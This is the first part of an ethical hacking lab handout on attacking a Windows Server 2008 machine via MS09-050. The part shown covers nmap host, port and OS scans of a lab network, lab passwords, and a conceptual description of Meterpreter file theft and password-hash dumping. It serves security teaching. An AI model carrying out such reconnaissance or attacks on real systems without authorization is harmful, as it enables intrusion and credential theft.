Ethical Hacking Lab Series

Lab 17: Launching a Buffer Overflow

Certified Ethical Hacking Domains:
System Hacking,
Buffer Overflow

Document Version: **2013-07-18 (Beta)**

Organization: Moraine Valley Community College
Author: Jesse Varsalone
.

The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

Contents

Introduction

This lab is part of a series of lab exercises intended to support courseware for Ethical Hacker training. The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48.

By the end of this lab, students will exploit a remote system running Windows Server 2008 using the Microsoft Windows SMB2 '_Smb2ValidateProviderCallback()' Remote Code Execution Vulnerability. This particular vulnerability was issued as Security Bulletin MS09-050 by Microsoft [1] . Students will exploit this vulnerability on a remote system and then run a series of commands on the victim machine. After completing this lab, students will have a more comprehensive understanding of how attackers penetrate systems and the importance of patching and locking down machines.

This lab includes the following tasks:

- 1 - Scanning for an Accurate Determination of the Target OS
- 2 - Using Metasploit to Attack a Remote Server 2008
- 3 - Post Exploitation of the Windows 2008 Server

Domains: System Hacking, Buffer Overflow

Hackers can exploit weaknesses in computer systems when vulnerabilities exist. An individual responsible for the network security of a company will need to patch systems that have vulnerabilities. It is also a best practice for a network administrator to shut down any unnecessary services that are running on their systems. If systems are not maintained or properly secured, hackers can take advantage of them. After a hacker breaks into a remote system, he will take steps to entrench himself by creating accounts, stealing credentials, and exfiltrating data from the network. By the end of this lab, the student will play the role of an attacker in which they identify and exploit target machines. For this lab, the following terms and concepts will be of use:

Nmap – Nmap is a program that can be used in Linux, Mac, or Windows to locate machines on a network. After Nmap is used to discover machines on a network, it can also be utilized to determine which open Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports the machine has open. Nmap will give an indication of the operating system the remote machine is using. Zenmap is a GUI frontend for Nmap.

Metasploit – Metasploit is an exploitation framework. Version 3 of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for the applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit, which explains which version of the operating system, or application software is vulnerable.

Meterpreter Shell – Meterpreter is another payload that can be used within Metasploit. The meterpreter environment allows the user to interact with the operating system much like the Windows command prompt, except that the meterpreter shell is even more powerful and has a set of unique commands specifically that deal with exploitation. The Meterpreter payload also allows the user to spawn a command shell.

download – The download command within Meterpreter allows an attacker to steal files from the victim machine. The hacker will often examine the system they attack for proprietary data or some other type of Intellectual Property (IP).

hashdump – One of the privileged commands that can be used within Meterpreter. It allows the attacker to dump the New Technology LAN Manager (NTLM) hashes. It will also dump the older LAN Manager (LM) hashes if they are present on the system.

Pod Topology




Figure 1: Lab Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

This lab requires the use of the Linux Internal Attack machine running BackTrack 5 R3 and the Windows Internal Victim Machine running Microsoft Windows Server 2008.

Internal **BackTrack 5 -** Attack Machine	192.168.1.50
Internal BackTrack 5 **root** password	toor
Windows 2008 Server - Internal Victim Machine	192.168.1.200
Windows 2008 Server **admin** password	none

1 Scanning for an Accurate Determination of the Target OS

Nmap, or network mapper, is free and runs on multiple platforms including Microsoft Windows, Mac OS X, and Linux. It can be used to determine which hosts are up on the network and then can determine which Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports a remote system has running. You can also perform an operating system scan to determine which operating system the remote machine is running. Sometimes the OS scan results provided by Nmap can be inconclusive, forcing the attacker to use other methods to determine the remote OS.

Keep in mind that **Linux commands are case sensitive**. The commands below must be entered exactly as shown.

1.1 Scanning the Network Using Nmap and Metasploit

Open a Terminal to Get Started

1. Open a terminal on the *Internal* **BackTrack 5** Linux system by clicking on the picture to the right of the word **System** in the task bar at the top of the screen.





Figure 2: The Terminal Windows within BackTrack

After you click on the shortcut to the terminal, the terminal window will appear below.



```
root@bt:~#
```


Figure 3: The BackTrack Terminal will appear

2. Type the following command into the command prompt to conduct a ping scan to find hosts on the internal network segment:
   root@bt:~#**nmap –sP 192.168.1.* (Note: Linux is case sensitive. Use lowercase "s" and capital "P")**

You should see 5 results:

- 192.168.1.1
- 192.168.1.50
- 192.168.1.100
- 192.168.1.175
- 192.168.1.200

The MAC addresses of the remote systems will vary.



```
root@bt:~# nmap -sP 192.168.1.*

Starting Nmap 6.01 ( http://nmap.org ) at 2012-09-15 18:23 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00055s latency).
MAC Address: 00:0C:29:31:57:1E (VMware)
Nmap scan report for 192.168.1.50
Host is up.
Nmap scan report for 192.168.1.100
Host is up (0.00035s latency).
MAC Address: 00:0C:29:6B:3C:F9 (VMware)
Nmap scan report for 192.168.1.175
Host is up (0.00053s latency).
MAC Address: 00:0C:29:F0:9F:75 (VMware)
Nmap scan report for 192.168.1.200
Host is up (0.00061s latency).
MAC Address: 00:0C:29:C4:99:4B (VMware)
Nmap done: 256 IP addresses (5 hosts up) scanned in 42.74 seconds
```


Figure 4: The Results of a Ping Scan using Nmap with the –sP option

The results of the Ping Scan indicate that five hosts on the 192.168.100.0/24 network are up. However, there could be other hosts that are up that have their firewalls enabled or are not responding to Internet Control Message Protocol (ICMP) requests.

Now that several machines on the network have been identified, we can choose one of the 4 targets (the IP address 192.168.1.50 is the attack machine) and start probing the machines for more information. We will go after the Windows 2008 File Server.
After identifying machines on the network, you can probe that machine for:

- Open Transmission Control Protocol (TCP) Ports
- Open User Datagram (UDP) Ports
- Operating System and Service Pack Level
- Banner Messages

3. We will conduct a TCP scan of **Windows 2008 Server** using Nmap.
   root@bt:~#**nmap –sT 192.168.1.200**
   (Note: Linux is case sensitive. Use lowercase "s" and capital "T")



```
root@bt:~# nmap -sT 192.168.1.200

Starting Nmap 6.01 ( http://nmap.org ) at 2012-09-15 20:45 EDT
Nmap scan report for 192.168.1.200
Host is up (0.0016s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:C4:99:4B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.78 seconds
```

Figure 5: A TCP Scan

Notice that only the following 3 ports are open on the Windows 2008 Server:

- 135/tcp open msrpc
- 139/tcp open netbios-ssn
- 445/tcp open microsoft-ds

These ports are rarely open on machines connected to the Internet but are typically open on Windows machines connected to a LAN. In this specific case, these ports are open because the administrator of the **Windows 2008 server** machine shared a single folder on the C: Drive called “share”. Before the share named “share” was shared, you could not ping the box, and none of those 3 ports were open. You will typically see those ports open on Windows systems, and they are related to File and Print Sharing for Microsoft Windows. However, those ports can also be open on computers running Linux or the Mac OS X operating systems if they have the Samba service running. The use of Samba will allow non-Windows systems to act as File Servers. The role of this Windows 2008 server on the network is a File Server, so for that reason, those ports need to be open.

4. Select the **Windows 2008 Server** machine on the *Internal* Network. In the Start Search box, type **Firewall**. Navigate up to the choice at the bottom of the list, to select **Windows Firewall**.

Do not select the "Windows Firewall with Advanced Security" choice.





Figure 6: The Windows Firewall

5. Notice the Firewall is on. Click the **Change Settings** hyperlink.



Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or network.


How does a firewall help protect my computer?

Windows Firewall is helping to protect your computer

Windows Firewall is on.

Figure 7: Windows Firewall is on

6. You will see the User Account Control dialogue box. Click **Continue**.




If you started this action, continue.

Windows Firewall Settings
Microsoft Windows

User Account Control helps stop unauthorized changes to your computer.

Figure 8: User Account Control

7. Click the **Exceptions** tab. Notice that the **File and Printer Sharing** box is checked. If you scroll down through the list, the only other exception checked is Core Networking.



Exceptions control how programs communicate through Windows Firewall. Add a program or port exception to allow communications through the firewall.

Windows Firewall is currently using settings for the public network location.
What are the risks of unblocking a program?


To enable an exception, select its check box:

Program or port
☐ BITS Peercaching
☐ COM+ Network Access
☑ Core Networking
☐ Distributed Transaction Coordinator
☑ File and Printer Sharing
☐ iSCSI Service
☐ Key Management Service
☐ Netlogon Service
☐ Network Discovery
☐ Performance Logs and Alerts
☐ Remote Administration
☐ Remote Desktop
☐ Remote Event Log Management

Figure 9: Saving the Zenmap Scan

The **Windows 2008 Server** machine has the firewall and user account control on, and the only allowed ports are for File and Print Sharing. Therefore, the attack vectors are quite limited compared to machines without a firewall or UAC that have a large number of open ports.

8. The Nmap tool can also be used to give us a fingerprint of the OS. Switch back to the *Internal* **BackTrack 5** Linux machine on the internal network and type the following:
   root@bt:~#**nmap –O 192.168.1.200**
   (Note: Linux is case sensitive, so use a capital "O")



```
root@bt:~# nmap -O 192.168.1.200

Starting Nmap 6.01 ( http://nmap.org ) at 2012-09-15 21:28 EDT
Nmap scan report for 192.168.1.200
Host is up (0.00064s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:C4:99:4B (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 c
losed port
Device type: general purpose
Running: Microsoft Windows 7|Vista|2008
OS CPE: cpe:/o:microsoft:windows_7::professional cpe:/o:microsoft:windows_vista::- cpe:/o:m
icrosoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 Professional, Microsoft Windows Vista SP0 or SP1, Windows S
erver 2008 SP1, or Windows 7, Microsoft Windows Vista SP2 or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.07 seconds
```

Figure 10: An OS Scan

The scan with Nmap provides inconclusive results. It indicates that the OS could be:

- Microsoft Windows 7 Professional
- Microsoft Windows Vista SP0 or SP1
- Windows Server 2008 SP1
- Windows 7
- Microsoft Windows Vista SP2
- Windows Server 2008

When we perform an attack, it can be extremely important to accurately detect the remote OS. A failure to do so might result in the attacker launching an exploit that may not work against the target system (It may not be vulnerable). However, we can use the SMB scanner within Metasploit to obtain an accurate determination of the operating system, as shown in the next section of this lab.

1.2 Conclusion

Nmap is a scanning tool that can provide you information about which remote machines are up and running, which ports they have open, and what operating system they are running. Linux is case sensitive, so you need to be careful when you run Nmap and make sure you are using the correct syntax. To view all possible options, simply type: nmap.

1.3 Discussion Questions

1. What switches are needed with Nmap to perform a ping scan of the 192.168.1.0/24 network? Is there more than one switch available?
2. What switches are needed with Nmap to perform a TCP scan of the 192.168.1.200 Windows 2008 machine on the internal network?
3. Type **nmap –sU 192.168.1.200** from the terminal in BackTrack to perform a UDP scan. Are the UDP ports that are open the same as the TCP ports?
4. Type **zenmap** (all lowercase) from the terminal in BackTrack. When the GUI program opens, type 192.168.1.200 in the target box and hit the scan button. Does Zenmap give you the same OS version that Nmap did?

